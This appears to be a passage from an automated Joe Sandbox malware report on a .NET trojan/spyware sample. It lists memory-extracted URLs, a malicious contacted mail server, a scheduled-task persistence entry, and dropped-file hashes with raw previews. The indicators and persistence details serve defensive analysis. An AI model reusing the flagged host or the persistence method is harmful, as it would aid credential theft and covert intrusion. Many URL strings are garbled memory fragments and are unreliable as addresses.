http://www.founder.com.cn/cn/cThe	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307225173.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.0000000009432000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307368223.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307345803.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307174128.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307305705.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307246895.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307327466.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307089137.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307655580.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307622726.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307110198.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307152757.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307190864.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307027067.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307425127.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.307133847.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://mail.richenqtex.me	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000007.00000002.578951922.00000000035C7000.00000004.00000800.00020000.00000000.sdmp, xNkbicnVQzo.exe, 0000000C.00000002.578588529.00000000035D3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.de.	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306414104.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306438512.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306479408.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306458673.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	xNkbicnVQzo.exe, 0000000C.00000002.576689825.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.ascendercorp.com/typedesigners.html	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304278460.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304314731.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deFT	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306414104.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306438512.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306479408.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306458673.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.de	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306414104.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306438512.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306479408.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306458673.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.305336043.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.305311683.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.306262272.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.zhongyicts.com.cn	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.303140309.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.339815730.000000002E01000.00000004.00000800.00020000.00000000.sdmp, xNkbicnVQzo.exe, 00000006.00000002.390936321.0000000003111000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304278460.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.0000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.comP:J	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.301929132.000000000822D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://NjVtaBaDv55.com	xNkbicnVQzo.exe, 0000000C.00000002.577562890.0000000003544000.00000004.00000800.00020000.00000000.sdmp, xNkbicnVQzo.exe, 0000000C.00000002.578541185.00000000035CD000.00000004.00000800.00020000.00000000.sdmp, xNkbicnVQzo.exe, 0000000C.00000002.578588529.00000000035D3000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000007.00000002.573008475.000000003251000.00000004.00000800.00020000.00000000.sdmp, xNkbicnVQzo.exe, 0000000C.00000002.572689825.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cnl	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.303140309.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302888811.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302925727.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302940923.000000000822C000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.302652660.000000008250000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deo	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.305311683.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.305394934.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.305336043.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.305362272.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://NjVtaBaDv55.comT	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000007.00000002.577840034.000000003534000.00000004.00000800.00020000.00000000.sdmp, xNkbicnVQzo.exe, 0000000C.00000002.577562890.0000000003544000.00004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000002.349713460.000000009432000.00000004.00000800.00020000.00000000.sdmp	false		high
http://AMSNRC.com	xNkbicnVQzo.exe, 0000000C.00000002.572689825.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ascendercorp.com/typedesigners.htmle	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304519651.000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304278460.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304544467.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304555870.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304579093.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304409758.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304314731.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304369709.000000000824E000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe, 00000000.00000003.304338528.000000000824E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.0.229.41	mail.richenqtex.me	Canada		22612	NAMECHEAP-NETUS	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	780470
Start date and time:	2023-01-09 07:28:24 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@19/9@2/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0

Copyright Joe Security LLC 2023

Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, WmiPrvSE.exe
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:29:20	API Interceptor	631x Sleep call for process: SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe modified
07:29:25	API Interceptor	33x Sleep call for process: powershell.exe modified
07:29:32	Task Scheduler	Run new task: xNkbicnVQzo path: C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
07:29:40	API Interceptor	398x Sleep call for process: xNkbicnVQzo.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe.log

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E

SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178FF6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\xNkbicnVQzo.exe.log

Process:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178FF6
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	21932
Entropy (8bit):	5.59864497999312
Encrypted:	false
SSDEEP:	384:ctCRqY0wyHE91FKTB8SBxnWju17iJ9gpSJ3uyV4+m0K1AVrdvKES0A+iTYb:aHo1FKTy4xWS17pcuOjdvb
MD5:	98C558C5B63D59D29C7A6349E5C0F861
SHA1:	20307A5F3BB3276221FD4F52B6F3717F535E3A5C
SHA-256:	E24D3B8822864B02942F3358587621D0848416625501EA799D93B53DD814CEBC
SHA-512:	F2D314C1A317059E29F2477690156D70401A3B0917B151A92B0E2444E64F8D751559E38DD00C5526D87178826226D51BEE61500348BA3EB9E18F0ED711362552
Malicious:	false
Preview:	@...e.....$.....9.....@.....H.....<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'...L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_55dbta5f.cly.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_g3pulg41.h1l.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp39E8.tmp

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1598
Entropy (8bit):	5.146787591400236
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1KTy1moCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtauxvn:cgeKwYrFdOFzOzN33ODOiDdKrsuTtv
MD5:	339BE7B8ED72C48F2CF4E6B2F684E7C9
SHA1:	579985EE97F98312C6D3AE9583BF634443A69D44
SHA-256:	A56FA95625BD61B5BFFB8DD7482F4DAA1F5E57BEBE1E430213F05AC7059E1794
SHA-512:	1F77CD6C835D40A912A820379A3C7737A6195D8EC1F586881990D8210DC319347ACE227FB1F3980FF292457081333D6DB5881845F78006A56ECC9BB87FCA5779
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-1 0-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserI d>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Princip al id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <Sto pIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Local\Temp\tmp726D.tmp

Process:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1598
Entropy (8bit):	5.146787591400236
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1KTy1moCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtauxvn:cgeKwYrFdOFzOzN33ODOiDdKrsuTtv
MD5:	339BE7B8ED72C48F2CF4E6B2F684E7C9
SHA1:	579985EE97F98312C6D3AE9583BF634443A69D44
SHA-256:	A56FA95625BD61B5BFFB8DD7482F4DAA1F5E57BEBE1E430213F05AC7059E1794
SHA-512:	1F77CD6C835D40A912A820379A3C7737A6195D8EC1F586881990D8210DC319347ACE227FB1F3980FF292457081333D6DB5881845F78006A56ECC9BB87FCA5779
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-1 0-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserI d>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Princip al id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <Sto pIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	754176
Entropy (8bit):	7.8145197248671465
Encrypted:	false
SSDEEP:	12288:1r04rA/PzMnu2SXOwpOmZHv/VPmEU6QUbQuszRZzmUukMvmu:BPrUbIuI+wpOmdHtmEU6Q6QzRZzckMv
MD5:	2112C4250ECC0EB222C210B36F5617B2
SHA1:	D461254520A55E3FA841DA166ED981894DB54779
SHA-256:	72583F44847A7163594DF6713B246140478F41F50448F9D8585EBFDE2D4B3CA0
SHA-512:	AE4932EE3689175102B3D5C8908EA2960E026D1D36C3B776ECB559E2CB05656C512EF2EB356781C9597518FF6C04B158FBFE2DF717F860B0E7731EE13FFC21A2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z.c.....0..<...D.....Z... ...`..... ..... ..@.....tZ..W....`..(@..... ....H.....text....:... ...<..... ..`.rsrc...(@...`...B...>.....@..@.rel oc.....@..B.....Z.....H.....~.....@@.....".....y"...8.w.....,.[...oL .b.{.{'..A..OX...\.&d.,].a>]>9...;.(Z...$..._.....$7...:t\}&w 7.....2.av'...}}...eQ=..:.....j.".}V+..?...5.....&K<I...U..... 3.L.}+....j.c..X!...Np..(.0.$&..Y.t1...vP...0S.I.H..VLe...~.F.V{....95.(;..x.R..s.K[. .....r&.(.!...3HV.)...M...3)I*u5 R....Z^.rOX.-.u`..#d.."....-{..27..%.....^.../.p.w.....=.....U...I.....M.....

C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
